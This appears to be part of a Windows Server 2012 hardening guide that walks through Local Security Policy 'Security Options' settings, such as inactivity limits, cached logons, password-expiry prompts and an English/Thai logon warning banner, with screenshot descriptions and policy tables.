
The screenshot shows the Local Security Policy console in Windows Server 2012. The left pane displays the 'Security Options' folder under 'Local Policies'. The right pane shows a list of security policies. The policy 'Interactive logon: Do not require CTRL+ALT+DEL' is highlighted, and its status is 'Disabled'. A red circle highlights the 'Disabled' status. A red arrow points from this circle to a dialog box titled 'Interactive logon: Do not require CTRL+ALT+DEL ...'. The dialog box shows the 'Local Security Setting' tab with the policy name and two radio buttons: 'Enabled' and 'Disabled'. The 'Disabled' radio button is selected and circled in red. A red arrow points from this circle to the 'OK' button at the bottom of the dialog box.

Policy	Security Setting
Devices: Restrict floppy access to locally logged-on user only	Not Defined
Domain controller: Allow server operators to schedule tasks	Not Defined
Domain controller: LDAP server signing requirements	Not Defined
Domain controller: Refuse machine account password chan...	Not Defined
Domain member: Digitally encrypt or sign secure channel d...	Enabled
Domain member: Digitally encrypt secure channel data (wh...	Enabled
Domain member: Digitally sign secure channel data (when ...	Enabled
Domain member: Disable machine account password chan...	Disabled
Domain member: Maximum machine account password age	30 days
Domain member: Require strong (Windows 2000 or later) se...	Enabled
Interactive logon: Display user information when the session...	Do not display user info
Interactive logon: Do not display last user name	Enabled
Interactive logon: Do not require CTRL+ALT+DEL	Disabled
Interactive logon: Machine account lockout threshold	Not Defined
Interactive logon: Machine inactivity limit	Not Defined
Interactive logon: Message text for users attempting to log on	
Interactive logon: Message title for users attempting to log on	
Interactive logon: Number of previous logons to cache (in c...	10 logons
Interactive logon: Prompt user to change password before e...	5 days
Interactive logon: Require Domain Controller authentication...	Disabled
Interactive logon: Require smart card	Disabled
Interactive logon: Smart card removal behavior	No Action
Microsoft network client: Digitally sign communications (al...	Disabled

## Security Options

Set 'Interactive logon: Machine inactivity limit' to '900 or fewer seconds'

The screenshot displays the 'Local Security Policy' window. In the left-hand tree view, 'Security Options' is selected and circled in red. In the main list of policies, 'Interactive logon: Machine inactivity limit' is also circled in red. To the right, the 'Interactive logon: Machine inactivity limit Properties' dialog box is open. It shows the setting 'Machine will be locked after' with a value of '900' in the text box, which is also circled in red. A red arrow points from the '900' in the dialog box to the 'OK' button at the bottom of the dialog, which is also circled in red. The 'OK' button is highlighted with a red circle.

Policy	Security Setting
Domain member: Maximum machine account password age	30 days
Domain member: Require strong (Windows 2000 or later) se...	Enabled
Interactive logon: Display user information when the session...	Do not display us
Interactive logon: Do not display last user name	Enabled
Interactive logon: Do not require CTRL+ALT+DEL	Disabled
Interactive logon: Machine account lockout threshold	Not Defined
Interactive logon: Machine inactivity limit	Not Defined
Interactive logon: Message text for users attempting to log on	
Interactive logon: Message title for users attempting to log on	
Interactive logon: Number of previous logons to cache (in c...	10 logons
Interactive logon: Prompt user to change password before e...	5 days
Interactive logon: Require Domain Controller authentication...	Disabled
Interactive logon: Require smart card	Disabled
Interactive logon: Smart card removal behavior	No Action
Microsoft network client: Digitally sign communications (al...	Disabled
Microsoft network client: Digitally sign communications (if ...	Enabled
Microsoft network client: Send unencrypted password to thi...	Disabled
Microsoft network server: Amount of idle time required bef...	15 minutes
Microsoft network server: Attempt S4U2Self to obtain claim ...	Not Defined
Microsoft network server: Digitally sign communications (al...	Disabled
Microsoft network server: Digitally sign communications (if ...	Disabled
Microsoft network server: Disconnect clients when logon bo...	Enabled



## Security Options

Set 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' to '4 or fewer logon(s)'


The screenshot shows the Windows Local Security Policy console. In the left-hand tree view, 'Security Options' is selected and circled in red. The main pane displays a list of security policies. The policy 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' is highlighted with a red circle. A red arrow points from this policy to a secondary window titled 'Interactive logon: Number of previous logons to c...'. This window shows the 'Local Security Setting' tab with the policy description and a 'Cache:' dropdown menu set to '4'. Another red circle highlights the 'OK' button at the bottom of this window.

Policy	Security Setting
Domain member: Maximum machine account password age	30 days
Domain member: Require strong (Windows 2000 or later) se...	Enabled
Interactive logon: Display user information when the session...	Do not display us...
Interactive logon: Do not display last user name	Enabled
Interactive logon: Do not require CTRL+ALT+DEL	Disabled
Interactive logon: Machine account lockout threshold	Not Defined
Interactive logon: Machine inactivity limit	900 seconds
Interactive logon: Message text for users attempting to log on	
Interactive logon: Message title for users attempting to log on	
<b>Interactive logon: Number of previous logons to cache (in c...</b>	<b>10 logons</b>
Interactive logon: Prompt user to change password before c...	5 days
Interactive logon: Require Domain Controller authentication...	Disabled
Interactive logon: Require smart card	Disabled
Interactive logon: Smart card removal behavior	No Action
Microsoft network client: Digitally sign communications (al...	Disabled
Microsoft network client: Digitally sign communications (if ...	Enabled
Microsoft network client: Send unencrypted password to thi...	Disabled
Microsoft network server: Amount of idle time required bef...	15 minutes
Microsoft network server: Attempt S4U2Self to obtain claim ...	Not Defined
Microsoft network server: Digitally sign communications (al...	Disabled
Microsoft network server: Digitally sign communications (if ...	Disabled
Microsoft network server: Disconnect clients when login ho...	Enabled




## ***Security Options***

Set 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' to '4 or fewer logon(s)'




## ***Security Options***

Set 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' to '4 or fewer logon(s)'



## ***Security Options***

Set 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' to '4 or fewer logon(s)'





## Security Options

Set 'Interactive logon: Prompt user to change password before expiration' to '14 or more day(s)'

The screenshot shows the Local Security Policy console in Windows Server 2012. The left pane displays the 'Security Options' folder expanded. The right pane shows a list of security policies. The policy 'Interactive logon: Prompt user to change password before expiration' is selected and highlighted with a red circle. A red arrow points from this policy to a secondary window titled 'Interactive logon: Prompt user to change password before expiration'. This window shows the 'Local Security Setting' tab with a value of '14' days in the 'Begin prompting this many days before password expires:' field, also circled in red. Another red arrow points from the '14' field to the 'OK' button at the bottom of the window, which is also circled in red.

Policy	Security Setting
Domain member: Maximum machine account password age	30 days
Domain member: Require strong (Windows 2000 or later) se...	Enabled
Interactive logon: Display user information when the session...	Do not display us...
Interactive logon: Do not display last user name	Enabled
Interactive logon: Do not require CTRL+ALT+DEL	Disabled
Interactive logon: Machine account lockout threshold	Not Defined
Interactive logon: Machine inactivity limit	900 seconds
Interactive logon: Message text for users attempting to log on	
Interactive logon: Message title for users attempting to log on	
Interactive logon: Number of previous logons to cache (in c...	4 logons
Interactive logon: Prompt user to change password before e...	5 days
Interactive logon: Require Domain Controller authentication...	Disabled
Interactive logon: Require smart card	Disabled
Interactive logon: Smart card removal behavior	No Action
Microsoft network client: Digitally sign communications (al...	Disabled
Microsoft network client: Digitally sign communications (if ...	Enabled
Microsoft network client: Send unencrypted password to thi...	Disabled
Microsoft network server: Amount of idle time required bef...	15 minutes
Microsoft network server: Attempt S4U2Self to obtain claim ...	Not Defined
Microsoft network server: Digitally sign communications (al...	Disabled
Microsoft network server: Digitally sign communications (if ...	Disabled
Microsoft network server: Disconnect clients when login be...	Enabled





## Security Options

Interactive logon: Message text for users attempting to log on

The screenshot shows the Local Security Policy console in Windows Server 2012. The left pane displays the 'Security Options' folder under 'Local Policies', which is circled in red. The right pane shows a list of security policies, with 'Interactive logon: Message text for users attempting to log on' selected and circled in red. A dialog box titled 'Interactive logon: Message text for users attempti...' is open, showing the 'Local Policy Setting' tab. The dialog contains the text: '==== UNAUTHORIZED ACCESS TO THIS NETWORK DEVICE' followed by a warning message. The 'OK' button at the bottom of the dialog is also circled in red.

Policy	Security Setting
Domain member: Maximum machine account password age	30 days
Domain member: Require strong (Windows 2000 or later) se...	Enabled
Interactive logon: Display user information when the session...	Do not display user info
Interactive logon: Do not display last user name	Enabled
Interactive logon: Do not require CTRL+ALT+DEL	Disabled
Interactive logon: Machine account logout threshold	Not Defined
Interactive logon: Machine inactivity limit	900 seconds
<b>Interactive logon: Message text for users attempting to log on</b>	
Interactive logon: Message title for users attempting to log on	
Interactive logon: Number of previous logons to cache (in c...	4 logons
Interactive logon: Prompt user to change password before e...	14 days
Interactive logon: Require Domain Controller authentication...	Disabled
Interactive logon: Require smart card	Disabled
Interactive logon: Smart card removal behavior	No Action
Microsoft network client: Digitally sign communications (al...	Disabled
Microsoft network client: Digitally sign communications (if ...	Enabled
Microsoft network client: Send unencrypted password to thi...	Disabled
Microsoft network server: Amount of idle time required bef...	15 minutes
Microsoft network server: Attempt S4U2Self to obtain claim ...	Not Defined
Microsoft network server: Digitally sign communications (al...	Disabled
Microsoft network server: Digitally sign communications (if ...	Disabled
Microsoft network server: Disconnect clients when login ho...	Enabled





## ***Security Options***


Interactive logon: Message text for users attempting to log on

===== UNAUTHORIZED ACCESS TO THIS NETWORK DEVICE IS PROHIBITED. =====  
You must have explicit permission to access or configure this device.,  
"All activities performed on this device may be logged", " and violations,  
of this policy may result in disciplinary action", " and may be reported,  
to law enforcement. There is no right to privacy on this device.

===== เข้าถึงอุปกรณ์เครือข่ายนี้เป็นสิ่งต้องห้าม =====  
คุณต้องได้รับอนุญาตอย่างชัดเจนในการเข้าถึงหรือการกำหนดค่าของอุปกรณ์นี้.  
“กิจกรรมที่ดำเนินการทั้งหมดในอุปกรณ์นี้อาจถูกบันทึกไว้”, " และการละเมิด  
นโยบายนี้อาจส่งผลมีการดำเนินการทางวินัย ", " และอาจมีการแจ้งความให้มี  
การดำเนินคดีตามกฎหมาย มีสิทธิที่จะไม่มีความเป็นส่วนตัวบนอุปกรณ์นี้

## ***Security Options***

Interactive logon: Message text for users attempting to log on





## Security Options

Interactive logon: Message title for users attempting to log on (Warning)

The screenshot shows the Local Security Policy console in Windows Server 2012. The left pane displays the tree view with 'Security Options' selected and circled in red. The right pane shows a list of security policies. The policy 'Interactive logon: Message title for users attempting to log on' is selected and circled in red. A red arrow points from this policy to a dialog box titled 'Interactive logon: Message title for users attempti...'. The dialog box has a 'Local Security Setting' tab and an 'Explain' button. It shows the policy name and a text input field containing the word 'Warning', which is also circled in red. At the bottom of the dialog, the 'OK' button is circled in red.


Policy	Security Setting
Domain member: Maximum machine account password age	30 days
Domain member: Require strong (Windows 2000 or later) se...	Enabled
Interactive logon: Display user information when the session...	Do not display user inf...
Interactive logon: Do not display last user name	Enabled
Interactive logon: Do not require CTRL+ALT+DEL	Disabled
Interactive logon: Machine account lockout threshold	Not Defined
Interactive logon: Machine inactivity limit	900 seconds
Interactive logon: Message text for users attempting to log on	==== UNAUTHORIZ...
Interactive logon: Message title for users attempting to log on	
Interactive logon: Number of previous logons to cache (in c...	4 logons
Interactive logon: Prompt user to change password before e...	14 days
Interactive logon: Require Domain Controller authentication...	Disabled
Interactive logon: Require smart card	Disabled
Interactive logon: Smart card removal behavior	No Action
Microsoft network client: Digitally sign communications (al...	Disabled
Microsoft network client: Digitally sign communications (if ...	Enabled
Microsoft network client: Send unencrypted password to thi...	Disabled
Microsoft network server: Amount of idle time required bef...	15 minutes
Microsoft network server: Attempt S4U2Self to obtain claim ...	Not Defined
Microsoft network server: Digitally sign communications (al...	Disabled
Microsoft network server: Digitally sign communications (if ...	Disabled
Microsoft network server: Disconnect clients when login ho...	Enabled



## *Security Options*

Interactive logon: **Message text** for users attempting to log on

